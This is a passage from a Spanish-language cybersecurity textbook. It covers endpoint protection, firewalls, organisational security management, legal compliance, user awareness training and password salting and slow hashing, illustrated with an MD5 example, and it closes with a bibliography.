Entre las características principales de este antivirus incluye supervisión sobre el estado de configuración del firewall del equipo, sobre la seguridad de las cuentas de usuario e incluso la posibilidad de realizar cierto nivel de monitorización de directorios para protegerlos de ransomware.

7.1.3. EDP y EPP

Los sistemas EDP y EPP siglas de detección y protección en punto final, son cada vez más habituales, en algunos casos se los podría describir como sistemas antimalware que funcionan en modo cliente servidor, es decir, que pueden reportarse a un servidor centralizado que permite tener al administrador visibilidad sobre el estado de seguridad de su infraestructura y recibir alertas sin que el usuario de un equipo tenga que reportarse cuando le salta una ventana de alerta.

Los sistemas EDP y EPP se consideran más avanzados que los tradicionales antivirus por el sistema de gestión centralizado, pero como con cualquier otro producto hay que prestar atención, porque hay algunos que no van más allá que cualquier antivirus y otros bastante más avanzados, entre las principales ventajas de este tipo de sistemas se puede resumir en:

- Son antivirus avanzados
- Añaden detección en ejecución
- Poseen gestión centralizada
- Emiten alertas de incidentes

7.1.4. Firewall software

Ya se ha trabajado desde el propio sistema y desde sus aplicaciones, ahora se va a analizar al estado de red y entre esos puntos está el firewall, todos los sistemas operativos incluyen software de firewall para gestionar sus comunicaciones de red, los hay más y menos desarrollados y también hay varios que se pueden adquirir e instalar en los equipos por el propio usuario.

El objetivo es establecer dos limitaciones, impedir que existan conexiones del exterior hacia el equipo que no sean deseadas, ya que podrían ser ataques o accesos no autorizados y la otra es impedir que existan conexiones salientes desde los equipos porque podrían ser fugas de información gestionadas por ejemplo por un malware que se tenga instalado en el computador.

7.1.5. Seguridad en red

Desde la parte de red se puede implementar medidas de segmentación de redes, proxies de comunicaciones, firewalls, sistemas de detección y prevención de intrusiones, etc., pero eso ya vendrían a formar capas más externas respecto a los servidores y estaciones de trabajo, además no se debe delegar toda la defensa de los equipos a la protección perimetral, porque si se viese superada nada protegería a los equipos, es decir siempre se debe defender a distintos niveles de profundidad como se decía por capas, en resumen en la seguridad de la red se basa en los siguiente puntos:

- Segmentación de redes
- Proxies
- Firewalls
- IDS e IPS

7.2. La administración en la defensa

La dirección de una organización y los encargados de administrar cada departamento juegan un papel esencial en la seguridad de la infraestructura de tratamiento de la información, para empezar hay que tener perspectiva, el análisis de riesgos debe efectuarse en gran parte considerando los riesgos no para los equipos, sino para los objetivos de la organización, se trata de saber qué cosas pueden hacer que la organización con la que se trabaje deje de poder cumplir con sus objetivos, sean estos ventas, producción, servicio público o lo que sea, por ello cuando se plantea dar seguridad a los equipos, los líderes de los distintos departamentos deben cooperar tanto en la identificación de riesgos que pueden impedirles cumplir sus funciones como para el desarrollo normal y eficiente del despliegue de medidas técnicas de resiliencia.

Antes de comenzar con un plan de seguridad hay que conocer la estrategia de la organización, sus objetivos, el organigrama y las personas responsables de facilitar las tareas de securización, a continuación, se describen los pasos que se tienen que analizar antes del plan de seguridad.

Riesgos

Se debe realizar un proceso de identificación y evaluación de riesgos y se planifica un proyecto de mitigación de los mismos priorizando los más importantes y buscando soluciones y políticas que puedan afectar a múltiples riesgos para incrementar la eficiencia de inversión y trabajo.

Todo este trabajo en cada una de sus fases no tiene posibilidades de llegar a buen éxito si la dirección de la organización no lo respalda, asignar responsables en cada departamento para identificar riesgos o para ayudar a inventariar equipos, encargar a dichos responsables que estén en comunicación constante con los responsables de IT y con el departamento de seguridad, así como asignar partidas presupuestarias a todos estos proyectos es una tarea de la dirección de la organización y sólo su convencimiento respecto a la necesidad de la implantación de medidas y políticas de seguridad puede hacer que el trabajo sea fructífero y no sólo un dispendio inútil y una molestia para toda la plantilla.

Implantación de sistemas

Por si estos motivos no fuesen suficientes el análisis de riesgos, la identificación de vulnerabilidades y la implantación de políticas de seguridad y uso responsable de los recursos de una organización, deberían formar parte de los sistemas implementados para el buen gobierno de la misma y su adecuación legal. Algunos sistemas y reglamentos que se deben considerar indiferente de qué tipo de organización sean y el país, tanto pública o privada, son los estándares de seguridad de ISO 27000 que pueden ser exigidos en licitaciones públicas o por organizaciones que lo implementan y con las que se va a trabajar.

La normativa PCI-DSS de cobro por tarjetas de crédito son necesarias si se quiere operar con las tarjetas VISA o MASTERCARD o el reglamento europeo de protección

de datos de carácter personal de obligado cumplimiento desde mayo de 2018 por sus siglas (RGPD).

Cumplimiento legal

Además, existen legislaciones en prácticamente todos los países que serán de obligado cumplimiento en función del sector en el que opere, cosa que será imposible sin la involucración de la administración de la organización. Aunque cada país tiene sus leyes se nombrará a la de países que practican muchos el cumplimiento de las mismas, por ejemplo, en España y cuyo equivalente puede buscarse en cada legislación como, por ejemplo:

- LSSI-CE: Ley de servicios de la sociedad de la información y el comercio electrónico.
- LOPD: Ley orgánica de protección de datos de carácter personal.
- Reglamento sobre la prestación de servicios de comunicaciones electrónicas.
- La ley de conservación de datos relativos a las comunicaciones electrónicas.
- Leyes de protección de la propiedad intelectual.

Y muchas otras cuyo cumplimiento es obligatorio si no se quiere en primer lugar perjudicar a los usuarios o clientes y en segundo si se quiere evitar sanciones administrativas e incluso penales.

En conclusión, la administración de una organización debe ser capaz de generar y gestionar protocolos y políticas de actuación, planes de recuperación de desastres, planes de contingencia y protocolos de gestión de incidentes, asignado un organigrama de responsabilidades a cada uno de ellos y ocupándose de la comunicación de los mismos, así como de las normas que deben cumplirse a toda la plantilla de la organización, la Figura 107 muestra un ejemplo de este tipo de planificación.



Figura 107. Plan de seguridad en una empresa.

Fuente: elaboración propia.

7.3. Concienciación de usuarios

Según Rodríguez (2018), indica que cuando se habla de sistemas informáticos, se está hablando de personas utilizando equipos informáticos, ya sea para programarlos, gestionarlos, comunicarse, acceder a información o para lo que sea. Generalmente suele decirse que la mayor parte de las vulnerabilidades de un sistema informático se encuentran en la interfaz silla – teclado que viene a representar al usuario. Así es como se expresa, pero lo cierto es que por muchos sistemas de seguridad que se implementan en un recurso informático los usuarios siempre van a tener vías para vulnerar dicha seguridad ya sea utilizando software inapropiado o incluso imprimiendo documentación confidencial y llevándosela a su casa.

Los usuarios pueden actuar voluntaria o involuntariamente para causar un mal, queriendo hacer daño o sin pretenderlo, pero lo cierto es que pueden hacerlo y además son susceptibles a la ingeniería social, por lo que la concienciación de los usuarios respecto de la seguridad es un trabajo extremadamente importante que puede llegar a condicionar en gran medida el éxito de cualquier otro plan de seguridad implementado.

No se debe olvidar que un usuario puede llegar a ser un enemigo interno, lo cual no significa que se deba sospechar de todo el mundo, sino que se deben tomar las precauciones adecuadas, parte fundamental del proceso de seguridad general de una organización es la concienciación de los usuarios, involucrar a las personas en la seguridad les hace por un lado conscientes de los peligros sobre todo si se explica cómo esos peligros pueden afectar no sólo a la organización, sino que también afectan al individuo, además todas las buenas prácticas que aprenda el sujeto puede emplearlas tanto en su vida profesional como en la personal.

Por último, a modo de ejemplo se va a analizar algunos controles de los definidos en la ISO 27002 y en los que los usuarios deben implicarse los cuales se detallan a continuación:

Gestión de información: Aquí se encuentran los procedimientos de etiquetado de información y la gestión de permisos de acceso.

Copias de seguridad: Aquí se detallan las copias de seguridad con controles sobre las mismas, la protección de las copias de información y la metodología para marcarlas.

Comunicaciones: Aquí se manejan controles relativos a las comunicaciones, entre los que se puede indicar al cifrado de comunicaciones, información confidencial, sistemas de comunicación telefónica, mensajería electrónica, confiabilidad y disponibilidad de servicios de comunicaciones, firmas digitales y aprobación de sistemas de mensajería instantánea, redes sociales y herramientas de compartición de ficheros.

Reporte de incidentes: Por último aunque no menos importante, se tiene el reporte de incidentes que es vital para reaccionar correcta y rápidamente ante situaciones inesperadas, esta función sin la ayuda de los usuarios se dificulta mucho, alguno de los controles son el reporte de incidentes, la detección de controles no efectivos,

los cambios no controlados de sistemas, mecanismos y canales de actuación y comunicación, informes de brechas de confidencialidad, integridad y disponibilidad, notificación de mal funcionamiento de software y hardware, detección de mal uso, potencial de sistemas y mucho más como se puede analizar no solo es cuestión sólo de tecnología, también de usuarios.

Según INCIBE (2015), mantener un buen nivel de seguridad en una empresa es responsabilidad de todos los empleados, por este motivo desarrollar una cultura de seguridad y preparar al personal es un aspecto fundamental, esto queda patente en el día a día y para demostrar se va a exponer diferentes ejemplos de dos empresas, una empresa “A” que ha realizado acciones de concienciación en materia de seguridad y una empresa “B” que no imparte concienciación a sus usuarios.

A la hora de eliminar documentación confidencial o información que contenga datos de carácter personal hay que seguir un proceso seguro, como por ejemplo usar las destructoras de papel, no seguir un proceso de destrucción segura puede ocasionar importantes pérdidas de imagen y económicas para la empresa, por no seguir los pasos adecuados para la destrucción de información confidencial. Tener hábitos de trabajo seguros como el bloqueo de sesión cuando el usuario se ausenta del puesto de trabajo son frutos de una buena concienciación y reducirá el riesgo de accesos no autorizados a los sistemas de información.

También INCIBE (2015), indica que una política de mesas limpias y escritorio despejado debidamente implantado, evitará que se produzcan accesos no autorizados a la información, la formación de los empleados debe incluir aspectos relacionados con el uso del correo electrónico, en este sentido es importante trasladarles cómo identificar un correo fraudulento y qué hacer ante esta situación para evitar los ataques de phishing. Cada vez es más frecuente que los empleados usen las redes sociales, especialmente aquellas que tienen carácter profesional, sin embargo, se debe definir e implantar una normativa de uso aceptable para proteger la reputación online.

Para proteger los sistemas de información, los empleados deben usar contraseñas seguras y tienen que tomar precauciones para que ésta no sea conocida por nadie más aparte de ellos, de no hacerlo corren un alto riesgo de suplantación de identidad. Mantener un nivel de seguridad adecuado reduce el riesgo global de la organización, lo cual se traduce en mejores resultados, por otro lado, carecer de esta seguridad hace que la empresa sea mucho más vulnerable con los consiguientes problemas que esto conlleva.

En el día a día son múltiples las ocasiones en las que se ve expuesta la seguridad de la información de la Empresa, por ello, desarrollar una cultura de seguridad y formar a los empleados es fundamental para reducir el riesgo a los que se está expuesto y asegurar el éxito en las organizaciones.

Por lo tanto, es de carácter prioritario imponer una cultura de concienciación de seguridad hacia los usuarios con el objetivo principal de proteger a la organización de accesos no autorizados que conlleven a la pérdida de información.

7.4. Fortalecimiento de contraseñas en los usuarios

Cómo se ha analizado en apartados anteriores y como puede comprobarse con ejercicios de cracking de claves, el uso de contraseñas largas con combinaciones complejas de caracteres que incluyan mayúsculas, minúsculas, números y signos de puntuación o símbolos, hace muchísimo más improbable el éxito de un atacante a la hora de obtener las contraseñas de los usuarios, aunque lleguen a filtrarse los hashes de las mismas, sin embargo, éstas pueden complicarse aún más mediante la técnica de salting, aunque existen distintas formas de aplicar esta técnica a las contraseñas, lo más habitual es que el sistema añada siempre una cadena de texto concreta a la contraseña definida por el usuario antes de calcular el Hash de forma que, si se usa md5 por ejemplo, el hash será igual a calcular el algoritmo para la contraseña seguida del hash. Se podría mostrar el proceso para la técnica del “salting” como muestra Figura 108.

```
graph TD
    1["1) $c = 'password'  
$sal = '1$-A4f'"] --> 2["2) $hash = MD5($c)  
Hash 5F4DCC3B5AA765D61D8327DEB882CF99"]
    2 --> 3["3) $salted_hash = MD5($c + $sal)  
Hash con sal C3CA4D60E70A5F00632FDE3137243D3B"]
```

1) $\$c = \text{"password"}$
 $\$sal = \text{"1\$-A4f"}$

2) $\$hash = \text{MD5}(\$c)$
Hash 5F4DCC3B5AA765D61D8327DEB882CF99

3) $\$salted_hash = \text{MD5}(\$c + \$sal)$
Hash con sal C3CA4D60E70A5F00632FDE3137243D3B

Figura 108. Técnica del salting para la creación de contraseñas.

Fuente: elaboración propia.

Según la Figura anterior, por ejemplo, si un usuario determinado pone una contraseña muy débil, en este caso **“password”** y una **“sal=1\$-A4f”**, sin la técnica de salting se calcularía el hash md5 de la contraseña que daría este resultado **“Hash = 5F4DCC3B5AA765D61D8327DEB882CF99”**, mientras que, si se concatena la **“sal”**, el hash resultante cambia a **“\$salted_hash=MD5(\$c+\$sal)”**.

Obviamente el hash resultante no es ni más ni menos complicado, pero se ha hecho que la contraseña pase de 8 a 14 caracteres incluyendo no sólo minúsculas cómo había puesto el usuario, sino que, además se ha añadido mayúsculas, números y símbolos. Un ataque por fuerza bruta sólo por el aumento de longitud tendrá pocas probabilidades de éxito y mediante diccionario la dificultad se ha disparado también. En estos casos la única posibilidad de tener un éxito razonable es que el atacante pueda saber si se está usando la técnica de salting o no y puede llegar a descubrir cuál es, sin embargo, si la **“sal”** empleada en todas las contraseñas que se cifran es siempre la misma, eventualmente el atacante podría por fuerza bruta conseguir averiguar dicha **“sal”** y generaría un ataque de diccionario o también de fuerza bruta convencional al que siempre se añadiesen dicha **“sal”**, para esto se recomienda que

la “salting” sea aleatoria, lo cual crea el problema de su almacenamiento, porque cuando el usuario escribe su contraseña el sistema deberá saber qué “sal” añadirle para calcular el hash.

Para resolver este problema lo que se hace en ocasiones, por ejemplo, es guardar la “sal” concatenada con el propio hash para que pase desapercibida, entonces la “sal” deberá ser un valor expresado en hexadecimal, así no se sabrá que parte de la cadena de texto almacenada es el hash y cuál la “sal”. En el ejemplo anterior, si se supone que aleatoriamente ha correspondido la misma “sal” que antes “**1\$-A4f**”, para generar el hash se hace el md5 de “**password1\$-A4f**” y se almacena dicho resultado, en este ejemplo se almacena el hash presidido por el “sal” en formato hexadecimal, cuanto más larga sea la “sal”, más combinaciones tendrá que probar un atacante para descubrir cuál es, dificultando tremendamente el proceso.

Lo que se aconseja es que la “sal” sea tan larga como el propio hash la primera asunción qué se debe hacer siempre, es que el atacante sabe cómo funciona el algoritmo de cifrado, este es el conocido como principio de Kerckhoffs, el cual indica que todo lo relacionado con un algoritmo de cifrado debe ser público, excepto la clave de cifrado.

También se debe asumir que, si un atacante logra acceso a la base de datos con los hashes y las contraseñas, también sabrá cómo se generaron y como se agregó el salting a dichas contraseñas, por lo que el doble hash o el hash del hash no tienen gran utilidad, así que, los consejos principales son usar “sales” largas y nunca repetidas. La “**sal**” se añade delante o detrás de la contraseña, es indiferente pero siempre en el mismo sitio.

Además del salting de contraseñas, se puede utilizar el método conocido como “**Hashing lento**”, el cual consiste en aplicar determinadas iteraciones de hashing que hacen el cálculo tremendamente pesado, para consultas de autenticación el tiempo consumido es despreciable, pero para ataques de fuerza bruta o diccionario el tiempo se multiplica en varios órdenes de magnitud, algunos de los algoritmos de este método son:

- Bcrypt
- PKBDF2

Siempre es mejor utilizar estos algoritmos diseñados y probados que no dedicarse simplemente a calcular hash del hash repetidamente en un numero aleatorio de veces.

Por último, sea cual sea el sistema de almacenamiento de contraseñas que se use, una norma que se ve en muchos sitios y que nunca es una buena idea, es obligar a los usuarios a tener contraseñas de longitud específica, aunque apliquen salting a dichas contraseñas o se las utilicen con “Hashing lento”, porque si un atacante conoce el método y los parámetros impuestos al usuario, podrá desarrollar tablas mediante fuerza bruta con bastantes garantías de éxito.

En distintos boletines de Microsoft se puede ver indicaciones para fortalecer los sistemas, en este caso como impedir que Windows almacene un hash de administrador de la red LAN de su contraseña en Active Directory y en bases de datos locales de SAM, en estos boletines se pueden ver cómo implementar una directiva **“NoLMHash”** para evitar que este algoritmo de hashing que es demasiado endeble sea utilizado en los equipos de la organización.

REFERENCIAS BIBLIOGRÁFICAS

- Aguirre, J. R.** (2006). *Libro electrónico de seguridad Informática y Criptografía*. Madrid, España: Universidad Politécnica de Madrid.
- Aguilera, P.** (2011). *Redes seguras (Seguridad informática)*. Madrid, España: Editex.
- Beynon-Davies, P.** (2015). *Sistemas de información: introducción a la informática en las organizaciones*. Barcelona, España: Editorial Reverté.
- Cañon Parada, L. J.** (2015). *Ataques informáticos, Ethical Hacking y conciencia de seguridad informática en niños*. (Trabajo de Fin de Grado). Universidad Piloto, Colombia.
- Carpentier, J. F.** (2016). *La seguridad informática en la PYME: Situación actual y mejores prácticas*. Barcelona, España: Ediciones ENI.
- CERTSI.** (2014). OSINT - *La información es poder*. España. Recuperado de: <https://www.certs.es/blog/osint-la-informacion-es-poder>.
- Costas Santos, J.** (2011). *Seguridad informática*. Bogotá, Colombia: Ra-ma Editorial.
- Hadnagy, C.** (2011). *Ingeniería social: el arte del hacking personal*. Murcia, España: Ediciones Anaya Multimedia.
- INCIBE.** (7 septiembre del 2015). Comparativa de empresas sobre la concienciación en ciberseguridad [Archivo de vídeo]. Recuperado de: <https://www.youtube.com/watch?v=Y6vO2HxrEPc>
- López, P. A.** (2010). *Seguridad informática*. Madrid, España: Editex.
- Marrero Travieso, Y.** (2003). La Criptografía como elemento de la seguridad informática. *Acimed*, 11(6).
- Rodríguez, S.** (2018). *Ciberseguridad práctica: Servidores y estaciones de trabajo* [Archivo de vídeo]. Recuperado de: <https://www.video2brain.com/mx/cursos/ciberseguridad-practica-servidores-y-estaciones-de-trabajo>
- Santos, J. C.** (2014). *Seguridad y alta disponibilidad*. Bogotá, Colombia: Ra-ma Editorial.
- Tejada, E. C.** (2015). *Auditoría de seguridad informática. IFCT0109*. Antequera, España: IC Editorial.
- Tovar Valencia, O.** (2015). *Inyección de SQL, tipos de ataques y prevención en ASP.NET C++* (Trabajo de Fin de Grado). Universidad Piloto, Colombia.
- Vieites, Á. G.** (2013). *Auditoría de seguridad informática*. Bogotá, Colombia: Ediciones de la U.

Ingeniería y Tecnología

